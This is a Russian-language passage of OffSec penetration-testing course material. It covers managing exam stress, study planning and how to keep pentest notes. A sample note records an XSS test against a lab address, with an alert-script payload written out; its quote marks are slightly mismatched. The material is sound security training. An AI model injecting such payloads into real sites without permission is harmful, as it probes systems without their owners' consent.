В других случаях курсы OffSec завершаются прокторируемым экзаменом, во время которого учащемуся дается установленное количество времени для выполнения конкретного набора практических заданий. Успешная сдача экзамена приводит к OffSec Certification.

Содержимое этого раздела сосредоточено именно на экзаменах, поскольку мы знаем, что они являются источником тревоги для некоторых учащихся. Однако многие предложенные рекомендации также будут полезны людям, проходящим оценочное задание.

В этом учебном разделе рассматриваются следующие учебные цели:

• Разработать стратегии работы со стрессом, связанным с экзаменом
• Распознать, когда вы можете быть готовы к сдаче экзамена
• Понять практический подход к экзаменам

Этот раздел предназначен как справка специально для тех, кто планирует сдавать экзамен. Большая часть материала здесь будет полезна для экзаменов и оцениваний за пределами контекста обучения OffSec. В конце этого раздела нет вопросов для упражнений.

Сертификации OffSec зарабатываются, а не выдаются. Мы намеренно используем именно такой язык. Наличие сертификации OffSec - значительное достижение. Нельзя притвориться до финиша или угадать путь к проходному баллу.

Для некоторых людей это означает, что экзамен, а также недели и месяцы перед ним могут стать очень стрессовым периодом. Мы хотим уделить несколько минут и попытаться обсудить этот опыт.

О работе со стрессом в целом написано очень много, но мы сосредоточимся именно на стрессе, связанном с экзаменами с высокой ставкой. Есть отличные ресурсы вокруг сдачи Bar Exam, обязательного в США для всех юристов. У каждого штата свои требования, но, например, California bar exam включает пять часов, посвященных эссе, Performance Test длительностью еще один час и 30 минут, а также дополнительную часть экзамена, которая обычно состоит примерно из 200 вопросов с несколькими вариантами ответа. Кроме того, есть дополнительные сертификации, необходимые просто для допуска к экзамену.

Поскольку этот экзамен чрезвычайно известен и печально славится стрессом, который вызывает, существует ряд отличных ресурсов о том, как управлять этим опытом.
Рассмотрим несколько общих тем (kaptest.com). (ms-jd.org), (americanbar.org),

1. Заботьтесь о себе
2. Планируйте и составляйте расписание учебы
3. Имейте установка роста

Прежде всего, нельзя ожидать, что учащийся будет работать так же хорошо, если он слишком голоден, устал или болен, чтобы продолжать. Управление стрессом может начинаться с простого осознания того, что происходит с нашим физиологическим телом. Недостаток сна и плохое питание могут поставить нас в невыгодное положение еще до начала.

Позитивность и оптимизм также являются важными факторами. Убедиться, что у нас есть вещи, которых мы ждем, будь то учебный перерыв или время с друзьями, действительно может подпитывать нас, когда мы чувствуем разочарование в учебе. Награда может быть такой простой, как приятная прогулка на природе или просмотр любимого телешоу.

Во-вторых, критически важно создать для себя план. Мы вскоре опишем это подробнее.

В-третьих, установка роста может быть чрезвычайно мощным. По сути, установка роста связан с верой человека в собственный потенциал. Если учащийся верит, что у него есть потенциал преодолеть вызов, он получает огромную фору. И наоборот, если учащийся предполагает, что провалится, маловероятно, что он случайно добьется успеха.

Ранее мы упоминали подход Try Harder для описания устойчивости и настойчивости. установка роста можно лучше описать как "подход «Пока нет»". Учащийся, сталкивающийся с особенно трудным материалом при подготовке к тяжелому, стрессовому экзамену, скорее всего почувствует, будто не может выполнить упражнение или не может понять концепции. Если на этом все заканчивается, эмоциональное воздействие такого самоосознания может быть разрушительным. С другой стороны, рассмотрите того же учащегося с подход «Пока нет», который думает, например: "Я пока не могу выполнить упражнение" или "Я пока не могу понять концепции".


Второй учащийся в этом примере все еще честен относительно своего понимания, но теперь он открывает дверь к будущему успеху. Одно маленькое слово может быть невероятно мощным.

Один из самых частых вопросов, которые мы получаем об экзаменах: "Как я пойму, что готов?" Иногда этот вопрос принимает другие формы, например: "Нужно ли выполнить все упражнения, чтобы подготовиться к экзамену?" или "Можно ли подготовиться к экзамену, завершив определенный набор или определенное количество машин на VulnHub?"

На этот вопрос трудно ответить, потому что каждый учащийся отличается. Один учащийся может иметь десятилетия профессионального опыта и нуждаться только в быстром повторении одного-двух модулей, чтобы пройти экзамен. Другой может прийти к модулю почти без профессионального опыта и будет вынужден учиться немного усерднее.

Самый короткий ответ на этот вопрос: "это зависит от человека". Однако вместо того чтобы остановиться на этом, рассмотрим один конкретный фрагмент данных, показывающий определенную группу учащихся, у которых есть явное преимущество на экзамене.

Следующая диаграмма сосредоточена на сертификации OSCP. Она показывает прямую корреляцию между подготовленностью (работой над большим количеством лабораторных машин PEN-200) и успехом на экзамене.



Возможно, неудивительно, что чем больше времени потрачено на подготовку к экзамену, тем выше вероятность успеха учащегося. К сожалению, здесь нет короткого пути. Как говорится, "preparation makes passing".

В целом мы рекомендуем экзаменуемым две тактики:

1. Подготовиться к экзамену
2. Понять экзамен

Первый пункт, подготовка к экзамену, связан со всем, что мы покрыли в других частях этого модуля. Каждый экзамен охватывает содержимое курса, поэтому чтение материалов курса, просмотр любых видео и выполнение упражнений будут невероятно полезны. Использование эффективных стратегий обучения также даст учащимся преимущество.

Во-вторых, мы рекомендуем понять экзамен. Сайт помощи OffSec предоставляет подробные описания каждого экзамена, включая то, чего экзаменуемые могут ожидать, и полезные советы о том, как подходить к задачам перечисления или отправлять доказательство того, что вы смогли выполнить требуемые задачи. Эти описания экзаменов доступны вместе с другими материалами помощи, специфичными для курса (help.offsec.com).

Помимо этого ресурса, есть вебинары (youtube.com), доступные для поиска записи в блогах и YouTube-видео бывших учащихся, рассказывающих об их экзаменационном опыте. Вход на экзамен с ясным пониманием того, что именно он включает, не только снизит стресс, но и улучшит результат.

4.7. Практические шаги

Мы многое рассмотрели в отношении абстрактных тактик и стратегий. Теперь мы готовы мыслить практически и планировать наш подход к предстоящему курсу.

В этом учебном разделе рассматриваются следующие учебные цели:

• Создать долгосрочную стратегию
• Понять, как использовать стратегию распределения времени
• Узнать, как и когда сужать фокус
• Понять важность группы соучащихся и поиска сообщества
• Изучить, как лучше обращать внимание на собственные успешные стратегии обучения и использовать их

Выбор конкретного фокуса, курса или Learning Path - критически важный первый шаг к созданию долгосрочной стратегии. Конкретные цели помогут направлять ваши решения о том, сколько, когда и какие модули вы выберете изучать.

Вполне возможно, что через несколько недель после начала этого плана вам понадобится скорректировать или изменить его, и это нормально. Фактически лучшие планы часто требуют корректировки со временем. Альтернатива - вообще не иметь плана - означала бы учиться ситуативно, брать (и откладывать) материалы тогда, когда это удобно.

Планирование также может значительно снижать уровень стресса (healthland.time.com). По сути, планирование помогает нам сформировать представление о том, что произойдет, вместо того чтобы позволять этому просто случиться с нами. Это помогает чувствовать больший контроль над ситуацией и уменьшает тревожность.

К сожалению, поговорка "неудача в планировании - это планирование неудачи" часто верна, и иногда мы можем сами подготовить для себя очень эмоционально тяжелый и стрессовый провал.

Потратим немного больше времени на то, как именно может выглядеть такой план.

Начнем с вопроса, когда учиться. Как мы несколько раз упоминали, одна из самых влиятельных стратегий - распределять учебное время по нескольким сессиям, а не пытаться втиснуть как можно больше учебы в длинные сессии.

Эта стратегия, называемая Spaced Practice (psychology.ucsd.edu), требует посмотреть в календарь, найти разумные временные окна и придерживаться расписания. Помимо избегания "марафонских" сессий, когда это возможно, есть несколько вещей, которые стоит учитывать при выборе лучших моментов для учебы.

Прежде чем рассмотреть это глубже, нужно признать, что у многих наших учащихся есть работа, семьи и другие события в личной жизни. Когда мы предлагаем (как сделаем чуть позже) учиться по вечерам, мы не хотим предполагать, что каждый учащийся может это сделать. Это просто один фактор, который стоит учитывать при планировании.

Некоторые исследования (medicalnewstoday.com) предполагают, что время перед сном может быть отличным временем для учебы. Опасность здесь в том, что очень легко отложить сон, чтобы продолжить учиться. Интуитивно нам может казаться, что мы продуктивнее, если ложимся позже и учимся больше, но недостаток сна (sciencedaily.com) может негативно влиять на способность мозга удерживать информацию. Планирование учебного времени также означает планирование окончания учебы.

Если сон важен для учебы, учащийся может справедливо предположить, что физические упражнения тоже важны (webmd.com). Интенсивная физическая активность увеличивает приток крови к мозгу и активирует нейроны в гиппокампе (центре памяти). Помимо общего улучшения здоровья мозга, упражнения до или после учебы могут быть очень полезны для улучшения памяти и воспроизведения информации (scientificamerican.com).

Теперь, когда мы знаем, что нужно запланировать учебное время в календаре, рассмотрим, как организовать физическое пространство. Довольно долго ученые в области образования пытались определить идеальное место для учебы. Одна из причин отсутствия консенсуса состоит в том, что исследования (link.springer.com), похоже, предполагают: периодическая смена окружения полезна для нас.

Возможно, одну неделю наше место для учебы - обеденный стол, а на следующей - стол в тихом углу библиотеки. Немного перемещаться нормально, но есть несколько вещей, которые нам понадобятся от этого пространства независимо от того, где оно находится и как часто мы туда возвращаемся.

Для этого нужно обсудить важную проблему: многозадачность.
Исследование за исследованием показывают негативное влияние многозадачности на обучение, производительность труда и даже общее здоровье мозга.
Иногда нам кажется, что мы можем добиться большего, делая больше вещей одновременно, но это просто неправда (sciencedirect.com). (forbes.com), (hbr.org), (discovermagazine.com),

Создание продуктивного учебного пространства связано не только с выполнением одного дела за раз, но и с минимизацией лишнего шума. Хотя прослушивание музыки может не казаться большим отвлечением в моменте, обработка этого фонового шума все равно занимает ограниченный объем ментального пространства. Исследования показывают, что в целом прослушивание музыки, особенно быстрой музыки с текстом, во время учебы мешает обучению (theguardian.com). Однако есть дополнительные исследования, предполагающие, что некоторые типы музыки (в частности медленная инструментальная музыка) могут некоторым людям действительно помогать (utm.utoronto.ca).

В случаях, когда музыка действительно помогает, вполне возможно, что она перекрывает другие, еще более отвлекающие звуки (например, учащемуся в кофейне может быть проще сосредоточиться в наушниках, которые глушат окружающие разговоры). Также разумно сделать все возможное, чтобы учебное место было комфортным и таким, где нам приятно проводить время.

Ближе к сути: прерывания из-за уведомлений телефона, текстовых сообщений, электронной почты и людей, которым может понадобиться наше внимание, являются еще одной формой многозадачности. Небольшие привычки, такие как перевод телефона в авиарежим или выбор относительно изолированного места для учебы, помогают обострить фокус.

Вернемся к списку стратегий, представленному в этом модуле, включая метод SQ3R, технику Фейнмана и Retrieval Practice.

Как и при выборе времени и места, менять стратегии по ходу нормально. Также нормально придумать и итеративно улучшать шаблон, который работает лично для вас. В случае материалов OffSec некоторые учащиеся могут сначала читать, а затем смотреть видео, или наоборот. Некоторые могут захотеть предварительно посмотреть задания перед чтением материала. Другие могут захотеть следовать тексту на локальной или виртуальной машине, двигаясь по одной команде за раз. Приведенный ранее список методов обучения не является исчерпывающим.

Какую бы стратегию мы ни выбрали, важно иметь план и активно думать о нем. Очень трудно оценить, успешна ли стратегия, если не понимать, что именно является этой стратегией.

На минуту поговорим о позитивной силе сообщества и признаем ее.

У обучения в составе сообщества учащихся есть множество преимуществ (ctl.wustl.edu), и не последнее из них - возможность развить совершенно новый набор soft skills. Групповая работа часто используется преподавателями как способ побудить учащихся изучать социальные навыки, необходимые в совместной среде. Даже если человек надеется работать индивидуально и не иметь коллег, инструменты, освоенные при работе в группе, могут быть чрезвычайно полезны для профессиональной карьеры.

Помимо социальных навыков, есть большое преимущество в ответственности за объяснение идей соучащимся, которые могут испытывать трудности. Это лежит в основе техники Фейнмана, которую мы рассмотрели ранее.

Наконец, стоит сказать о товариществе и простом удовольствии быть частью группы соучащихся, разделяя взлеты и падения курса. Немецкая пословица "*Geteiltes Leid ist halbes Leid*" примерно переводится как "Разделенная проблема - это половина проблемы". В нашем случае разделение трудности конкретного курса, модуля, учебного раздела или даже упражнения с другим учащимся может помочь почувствовать, что эта трудность стала вдвое меньше, чем когда мы были одни.

Учащиеся OffSec могут обратиться к локальным группам по информационной безопасности или коллегам, чтобы создать собственную учебную группу. OffSec Discord server также предоставляет способ сотрудничать и учиться вместе с другими учащимися по всему миру. Участники Discord также имеют доступ к выпускникам курса, OffSec учащегося Mentors и сотрудникам.

Завершим этот модуль, рассмотрев нашу ответственность не только за обучение, но и за оценку этой стратегии. Поскольку многие детали того, как устроен "класс", зависят от вас (учащегося), вы также отвечаете за оценку и улучшение этой стратегии.

Хотя это может звучать как большая задача, рассмотрим простой и эффективный подход: в конце учебной сессии потратьте всего 10 секунд, чтобы подумать, насколько хорошо она прошла. Это очень маленькое действие, но оно может сильно изменить результат. Чтобы понять как, рассмотрим два самых очевидных и крайних исхода учебной сессии.

Если учебная сессия была особенно трудной, этот момент саморефлексии может привести вас к мысли о некотором содержании, которое сделало ее трудной. В общем случае мы хотим спросить,

почему было трудно. Простой ответ здесь может звучать так: "SQL Injection просто сложная!", но сложность материала хотя бы отчасти вне нашего контроля (хотя это может указывать на необходимость потратить следующую учебную сессию на повторение более фундаментальных материалов).

Нас особенно интересуют вещи, которые мы как учащиеся в некоторой степени контролируем. Вот список возможных вопросов, которые стоит задать об учебной сессии:

1. Во сколько я начал учебную сессию?
2. Как долго длилась учебная сессия?
3. Меня прерывали (если да, как это произошло)?
4. Что я делал прямо перед началом учебы?
5. Что я ел или пил перед началом учебы?
6. Каким было мое место для учебы? Оно было тихим или оживленным?
7. Что конкретно я делал во время учебной сессии?

Это не полный список возможных вопросов.

Ответ на каждый из этих вопросов может помочь нам найти более конкретную точку раздражения. Например, если мы обнаружим, что тяжелая еда прямо перед учебной сессией заставила нас чувствовать себя непродуктивными и вялыми, мы можем изменить либо время учебы, либо объем еды перед ней.

Рассмотрим противоположный сценарий. Допустим, мы заканчиваем учебную сессию и чувствуем, что она прошла отлично. Снова может быть легко сказать: "Все прошло хорошо, потому что меня увлекает SQL Injection", но стоит думать шире, чем само содержание.

В этом случае ответы на эти вопросы могут раскрыть ключи к будущим успешным учебным сессиям.

Допустим, мы занимались один час утром после легкого завтрака за обеденным столом с чашкой кофе, используя собственную версию техники Фейнмана. Если это привело к успешной сессии, стоит записать это и затем спланировать следующую учебную сессию так, чтобы воспроизвести как можно больше элементов этого сценария.

Наконец, в качестве заключительной заметки мы хотим признать, что невозможно охватить каждую эффективную стратегию или дать полную картину всего, что связано с изучением нового набора навыков. Мы надеемся, что элементы, представленные в этом модуле, будут в какой-то мере полезны и практичны.

Если вы учащийся, который только начинает обучение OffSec, мы хотим пожелать вам удачи в этом пути.

В этом конкретном разделе есть только один вопрос, но правильное выполнение должно потребовать некоторого размышления. Этот вопрос просит вас использовать поле заметок для этого учебного раздела (оно приватно для вас), но вы также можете выполнить это упражнение где угодно, если вам удобно вернуться туда и пересмотреть его.

1. Воспользуйтесь разделом "Notes" здесь и запишите стратегию, которая, как вы считаете, сработает для вас. Нажмите "Add Note" и введите описание того, что кажется вам одновременно обнадеживающим и практичным. Подумайте, как часто вы хотели бы учиться и как долго. Когда закончите, сохраните заметку, чтобы позже вернуться к ней. Наконец, введите слово "planned" как ответ на этот вопрос.

5. Написание отчетов для специалистов по тестированию на проникновение

В этом учебном модуле мы рассмотрим следующие учебные разделы:

• Понимание ведения заметок
• Написание эффективных технических отчетов о тестировании на проникновение

Этот модуль предназначен для того, чтобы помочь специалистам по тестированию на проникновение понять, как предоставлять клиентам эффективные отчеты.

5.1. Понимание ведения заметок

В этом учебном разделе мы рассмотрим следующие учебные цели:

• Рассмотреть поставляемые результаты для проектов тестирования на проникновение
• Понять важность переносимости заметок
• Определить общую структуру документации pentesting
• Выбрать правильный инструмент для ведения заметок
• Понять важность создания скриншотов
• Использовать инструменты для создания скриншотов

Тест на проникновение или red team exercise трудно заранее расписать по сценарию. Причина в том, что тестировщик не может стабильно предугадать, какие именно машины или сети клиент захочет проверить.

Даже если результат нашей оценки часто непредсказуем, обычно рекомендуется определить подробный *scope* во время предварительных встреч с заказчиком. Этот процесс особенно полезен при приоритизации критически важных для бизнеса целей в больших сетях.

Хотя общий план выполнения тест на проникновение часто следует определенной модели, большинство pentests склонны подтверждать максиму "ни один план не переживает первого столкновения с противником"1. Это означает, что любые конкретные действия, которые мы ожидаем выполнить во время проекта, могут на самом деле не произойти, поскольку реальность тестируемой среды почти наверняка отличается от наших первоначальных идей и гипотез о ней. Поэтому трудно отчитываться о тестах на проникновение с помощью заранее заполненных форм. Особенно это верно, когда тестирование проводится с минимальным предварительным обсуждением с клиентом, например если клиент хочет каким-то образом застать свои защищающие команды врасплох.

Поэтому вместо подготовки отчета заранее тест на проникновение выполняется, а заметки ведутся по ходу работы, чтобы обеспечить подробную запись того, что было сделано. Это гарантирует, что:

• тест на проникновение можно повторить, если потребуется продемонстрировать, что проблема реальна.
• тест на проникновение можно повторить после исправления, чтобы подтвердить, что проблема устранена.
• если в период тестирования на проникновение произойдет сбой системы, клиент и тестировщик смогут определить, было ли тестирование причиной сбоя.

Во время тест на проникновение некоторые действия могут быть запрещены.
Мы должны очень ясно понимать Rules of Engagement (RoE), в рамках которых выполняется тестирование.

При проведении red team testing часто назначают человека на роль "referee", чтобы убедиться, что правила взаимодействия соблюдаются.
На тестирование могут быть наложены ограничения, например запрет на атаки denial of service или на social engineering.
Кроме того, работа по тестированию может выполняться в ответ на требования клиента по нормативному соответствию и должна следовать конкретной методологии, такой как OWASP Penetration Testing Execution Standard.
Любые такие ограничения должны быть полностью ясны с самого начала.

Переносимость заметок по тестированию на проникновение означает возможность передать эти заметки другим людям. Написание кратких и связных заметок является неотъемлемой частью успешного ведения заметок и позволяет использовать их не только нам самим, но и другим. Кроме того, краткие заметки можно быстро адаптировать для технического отчета.

Потребность в переносимости особенно заметна, когда тестировщику на проникновение приходится покинуть проект из-за болезни, недомогания или других проблем. Общее понимание того, как следует вести заметки, особенно важно для больших команд тестирования на проникновение, где участники должны уметь по необходимости понимать детали проектов других членов команды.

Нам нужен структурированный подход к ведению заметок, одновременно краткий и точный. Существует бесчисленное количество способов организовать заметки, и попытка дать универсальный набор рекомендаций была бы бесполезной. Тем не менее вот несколько принципов, которые часто полезно учитывать:


- Вместо того чтобы делать несколько общих заметок в предположении, что в следующий раз мы вспомним, как выполнить определенные действия, следует записывать ровно то, что мы сделали.
- Это означает, что каждая введенная команда, каждая измененная строка кода и даже каждое место, куда мы нажимаем в GUI, должны быть записаны, чтобы мы могли воспроизвести свои действия.
- Даже если мы сделали много заметок, но при последующем просмотре они не помогают точно вспомнить, что произошло во время оценки, они не будут особенно полезны.
- Заметки должны быть структурированными и достаточно подробными, чтобы убрать любую неоднозначность.
- Чтобы позже написать убедительный и обоснованный технический отчет, нам нужно предоставить в заметках достаточно технических деталей.
- Если заметки написаны несвязно, кому-то другому будет трудно повторить тест и получить те же результаты.

Структура, которую мы рекомендуем здесь для ведения заметок, достаточно абстрактна, чтобы допускать личные предпочтения. Как общее правило, мы хотим, чтобы заметки напоминали нам о том, что произошло, и позволяли воспроизвести выявленные проблемы. Структура заметок, которая начинается широко и затем углубляется в каждый раздел, является простым и расширяемым способом ведения заметок. Подход сверху вниз направляет нас начать с самой широкой активности, а затем сужать фокус и расширять уровень детализации, пока у нас не будет всего, что нужно для точного воспроизведения произошедшего.


Теперь рассмотрим пример заметок, которые мы могли бы вести для найденной веб-уязвимости:

- **Application Name**: это важно при тесте нескольких приложений и является хорошей привычкой. Имена приложений также хорошо подходят для естественного построения структуры папок и файлов.
- **URL**: это точный URL, который будет использоваться для обнаружения найденной уязвимости.
- **Request Type**: это представляет как тип сделанного запроса (например GET, POST, OPTIONS и т.д.), так и любые ручные изменения, которые мы в него внесли. Например, мы можем перехватить сообщение POST-запроса и изменить имя пользователя или пароль перед пересылкой.
- **Issue Detail**: это обзор уязвимости, которая будет вызвана нашими действиями. Например, мы можем сослаться на CVE, описывающий уязвимость, если он существует, и/или объяснить наблюдаемое воздействие. Мы можем классифицировать воздействие как denial of service, remote code execution, повышение привилегий и так далее.
- **Proof of Concept Payload**: это строка или блок кода, который вызовет уязвимость. Это самая важная часть заметки, поскольку именно она доказывает проблему и позволяет ее воспроизвести. Здесь должны быть перечислены все необходимые предварительные условия и приведены точный код или команды, которые нужно использовать, чтобы снова вызвать уязвимость.

Перейдем к более конкретному примеру и рассмотрим тестирование уязвимости *Cross-Site Scripting* (XSS). У протестированной цели есть веб-страница с подходящим названием **XSSBlog.html**. Когда мы переходим к ней, мы можем ввести запись блога.



Когда мы снова читаем запись блога, появляется следующее предупреждение:



В ходе выполнения этих запросов мы ведем запись наших действий, как показано ниже.

```
Testing for Cross-Site Scripting

Testing Target: 192.168.1.52
Application:    XSSBlog
```

```
Date Started:   31 March 2022

1.  Navigated to the application
    http://192.168.1.52/XSSBlog.html
    Result: Blog page displayed as expected

2.  Entered our standard XSS test data:
    You will rejoice to hear that no disaster has accompanied the
    commencement of an enterprise which you have regarded with such
    evil forebodings.<script>alert("Your computer is infected!");</script>
    I arrived here yesterday, and my first task is to assure my dear
    sister of my welfare and increasing confidence in the success of
    my undertaking.

3.  Clicked Submit to post the blog entry.
    Result: Blog entry appeared to save correctly.

4.  Navigated to read the blog post
    http://192.168.1.52/XSSRead.php
    Result: The blog started to display and then the expected alert popped up.

5.  Test indicated the site is vulnerable to XSS.

PoC payload: <script>alert(‘Your computer is infected!')</script>
```

Листинг 1 - Пример тестовой заметки.

Теперь у нас есть простой, быстрый и расширяемый способ вести связные и полные заметки, которым может следовать другой тестировщик. Стоит повторить: сами заметки не являются отчетом, который мы передадим клиенту, но они будут бесценны, когда позже мы попытаемся собрать отчет.

Сегодня доступно огромное количество бесплатных и платных инструментов для ведения заметок. Чтобы выбрать правильный инструмент для конкретного проекта, важно понимать некоторые требования. Во многих случаях мы хотим хранить всю информацию локально на компьютере, а не загружать ее куда-либо еще, поэтому некоторые инструменты исключаются. Точно так же, если проект heavily source-code oriented, инструмент, который не позволяет вставлять блоки кода, не подойдет.

Хотя почти невозможно перечислить полный список желательных свойств, о которых стоит помнить, некоторые из наиболее важных пунктов таковы:

- **Screenshots**: если нужно много скриншотов, рассмотрите инструмент, который позволяет вставлять скриншоты inline.
- **Code blocks**: блокам кода нужно форматирование, чтобы их можно было правильно и быстро понять.
- **Portability**: то, что можно использовать между разными ОС или легко перенести в другое место, должно быть высоко в списке приоритетов.
- **Directory Structure**: в проекте с несколькими доменами или приложениями необходимо сохранять связную структуру. Хотя структуру можно настроить вручную, инструмент, который умеет делать это автоматически, упрощает работу.


Теперь, когда у нас есть хорошая база требований, рассмотрим использование некоторых конкретных инструментов для ведения заметок.

Sublime - довольно стандартный текстовый редактор, который добавляет множество полезных возможностей и функциональности. Одна из самых важных возможностей, которые он дает, - гибкая подсветка синтаксиса. Подсветка синтаксиса позволяет помещать блоки кода в файл, и эти блоки будут подсвечиваться согласно конкретным правилам синтаксиса языка программирования. Однако это часто связано с ограничениями. Подсветить два языка в одном файле невозможно. В

проекте с одним типом кода это не проблема, но в других случаях мы можем предпочесть другие варианты. Кроме того, на момент написания невозможно вставлять скриншоты inline.

Другой инструмент, который можно рассмотреть, - CherryTree. Он поставляется стандартно в Kali. Он содержит многие функции, необходимые для ведения заметок. Для хранения заметок используется база данных SQLite, а сами заметки можно экспортировать как HTML, PDF, plain text или документ CherryTree. CherryTree имеет много встроенного форматирования и предоставляет древовидную структуру для хранения документов, которые он называет "nodes" и "subnodes".

Ниже приведен пример использования CherryTree для хранения заметок по тестированию на проникновение с довольно простой древовидной структурой.

